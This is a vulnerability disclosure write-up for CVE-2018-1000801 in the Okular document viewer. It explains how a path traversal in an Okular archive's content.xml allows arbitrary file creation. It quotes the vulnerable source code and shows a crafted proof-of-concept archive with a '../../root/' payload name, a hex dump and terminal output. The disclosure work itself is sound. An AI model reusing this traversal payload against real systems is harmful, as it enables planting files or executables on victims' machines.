Okular

Archive.okular

CVE-2018-1000801
August 2018

TL;DR

Okular is a universal document viewer based on KDE. It works on multiple platforms, including but not limited to Linux, Windows, Mac OS X, *BSD, etc. When the tests were conducted, the last stable release was Okular 1.5, shipped as part of the KDE Applications 18.08 release.

This PDF reader may handle various kinds of files such as PDF, Postscript, PNG and Okular archives.





Figure 1 - List of filetypes supported by Okular

As Okular archives are not commonly recognized by PDF readers, I did some tests in order to understand how they are processed and found a bug that may lead to an arbitrary file creation on the user workstation.

Okular archive file format

The Okular archives are standard zip archives that contains three files:

- The document to display
- A metadata file
- A file named « content.xml » describing the content of the archive.




```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE OkularArchive>
<OkularArchive>
 <Files>
  <DocumentFileName>helloWorld.pdf</DocumentFileName>
  <MetadataFileName>metadata.xml</MetadataFileName>
 </Files>
</OkularArchive>
```

Figure 2 - Content of an Okular archive

When opening an Okular archive, « content.xml » is parsed in order to extract the « real » document filename (field « DocumentFileName »), its extension is retrieved by searching the first '.' in the name and is used to generate a temporary filename with « /tmp/okular_XXXXXX.extension » form. To finish the « real » document is saved under this name and is opened by Okular.


This functionality is implemented in the function « DocumentPrivate::unpackDocumentArchive(...) » from the file « core/document.cpp »:



```
 QDomElement root = doc.documentElement();
if ( root.tagName() != QLatin1String("OkularArchive") )
     return nullptr;

 QString documentFileName;
 QString metadataFileName;
 QDomElement el = root.firstChild().toElement();
 for ( ; !el.isNull(); el = el.nextSibling().toElement() )
 {
     if ( el.tagName() == QLatin1String("Files") )
     {
         QDomElement fileEl = el.firstChild().toElement();
         for ( ; !fileEl.isNull(); fileEl = fileEl.nextSibling().toElement() )
         {
             if ( fileEl.tagName() == QLatin1String("DocumentFileName") )
                 documentFileName = fileEl.text();
             else if ( fileEl.tagName() == QLatin1String("MetadataFileName") )
                 metadataFileName = fileEl.text();
         }
     }
 }
```

Figure 3 - Extraction of the original document name from the XML file




```
std::unique_ptr< ArchiveData > archiveData( new ArchiveData() );
const int dotPos = documentFileName.indexOf( QLatin1Char('.') );
if ( dotPos != -1 )
    archiveData->document.setFileTemplate(QDir::tempPath() + QLatin1String("/okular_XXXXXX") + documentFileName.mid(dotPos));
if ( !archiveData->document.open() )
    return nullptr;

archiveData->originalFileName = documentFileName;

{
std::unique_ptr< QIODevice > docEntryDevice( static_cast< const KZipFileEntry * >( docEntry )->createDevice() );
copyQIODevice( docEntryDevice.get(), &archiveData->document );
archiveData->document.close();
}
```

Figure 4 - Temporary filename generation to save the document




```
2018-09-04 19:53:40 jherve@pc:/tmp/tmp
$ ls /tmp/o* -l
-rw------- 1 jherve jherve  107 sept.  4 19:53 /tmp/okular_AXmEiC.xml
-rw------- 1 jherve jherve 7280 sept.  4 19:53 /tmp/okular_qwRngN.pdf
```

Figure 5 - The files extracted from the archives are located in « /tmp/ »

A malicious extension

In case of a document named « this.is.a.test », the temporary name will have the form « /tmp/okular_XXXXXX.is.a.test ».

The following screenshot illustrates this behavior with an Okular archive contains document named « hello.World.pdf »:



helloWorld.okular — Okular
Fichier Édition Affichage Aller Signets Outils Configuration Aide
Précédente Suivante Adapter à la largeur
Hello world
Extraire + helloWorl...
Emplacement : /
Nom
content.xml
hello.World.pdf
jherve@pc: /
Fichier Édition Affichage Rechercher Terminal Aide

```
$ ls /tmp/o*
/tmp/okular_LvQYWc.World.pdf  /tmp/okular_QBlfvY.xml
2018-09-04 19:56:58 jherve@pc:/
$ 
```

Figure 6 - Extracted file with a « Word.pdf » extension

Now, if the « DocumentFileName » field value was « aaa.aaa/../../testXXXXXX.txt », the temporary name would become the path « /tmp/okular_XXXXXX.aaa/../../testXXXXXX.txt ».

As ZIP archives are not supposed to contain files with relative paths and the function « unpackDocumentArchive(...) » check if the document exists using the following code, such behavior are not supposed to happen:




```
const KArchiveEntry * docEntry = mainDir->entry( documentFileName );
if ( !docEntry || !docEntry->isFile() )
    return nullptr;
```

Figure 7 - The document must be in the archive

However, it is possible to manually craft such archive by renaming the document name using a hexadecimal editor. As the « KArchiveDirectory » class used to parse archives do not raise any exceptions in such case, it is possible to control the path of the temporary file (with exception of the six random characters).


In the following example, a file was created in « /root/ » folder when opening such archive with the « root » user.



```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE OkularArchive >
<OkularArchive>
  <Files>
    <DocumentFileName>test.test/../../root/payloadXXXXXX.pdf</DocumentFileName>
    <MetadataFileName>metadata.xml</MetadataFileName>
  <
</
```

```
00000150   00 9C 73 1F  4D 95 0B CA  FE A1 19 00  00 99 1C 00   ..s.M...........
00000160   00 26 00 00  00 74 65 73  74 2E 74 65  73 74 2F 2E   .&...test.test/.
00000170   2E 2F 2E 2E  2F 72 6F 6F  74 2F 70 61  79 6C 6F 61   ./../root/payloa
00000180   64 58 58 58  58 58 58 2E  70 64 66 74  8F 77 34 1B   dXXXXXX.pdft.w4.
00000190   08 1C C7 4B  CD 20 56 51  71 F6 9E C1  95 A2 6A 55   ...K. VQq.....jU
000001A0   63 D4 5E 31  53 71 B6 58  29 B1 47 4F  9D 5D 9B 12   c.^1Sq.X).GO.]..
000001B0   B3 38 12 C4  38 25 6D 8D  12 5B 43 6B  D4 16 BB 35   .8..8%m..[Ck...5
000001C0   5A AB 6D 6C  77 F7 EE DE  BD 7B EF DE  FD F7 7B 9F   Z.mlw....{....{.
000001D0   DF 7B DF F7  F9 08 0B 0A  80 5D BC FC  C0 8F 3C 01   .{.......]....<.
000001E0   00 B7 9F 3C  FD 05 84 F4  DD 10 08 7F  81 10 7F 24   ...<...........$
000001F0   C2 55 E8 0F  16 EA 15 24  20 0F 00 00  44 CD 74 21   .U.....$ ...D.t!
---  pocFileCreation.okular        --0x165/0x1C76--------------------------------
```

Figure 8 - A manually crafted Okular archive


pocFileCreation.okular — Okular
Fichier Édition Affichage Aller Signets Outils Configuration Aide
Précédente
Suivante
Adapter à la largeur
Zoom arrière
Vignettes
jherve@pc: /
Fichier Édition Affichage Rechercher Terminal Onglets Aide
jherve@pc: /
jherve@pc: /

```
root@pc:/# ls /root/pa*
/root/payloadBSiyer.pdf
root@pc:/# 
```

Figure 9 - The file was deployed in the « /root/ » folder

Of course, such behavior can also be exploited with standard user.

Such temporary files are supposed to be removed when closing Okular which limit the impact of this bug. However, it may be possible to forge malicious archives containing documents that would cause a crash of Okular during opening (for example a document with very large pictures to ran out of memory) in order to avoid the deletion phase. As PDF may be « polyglot » (https://en.wikipedia.org/wiki/Polyglot_(computing)), the document could also contain a configuration file or an executable to deploy on the victim workstation.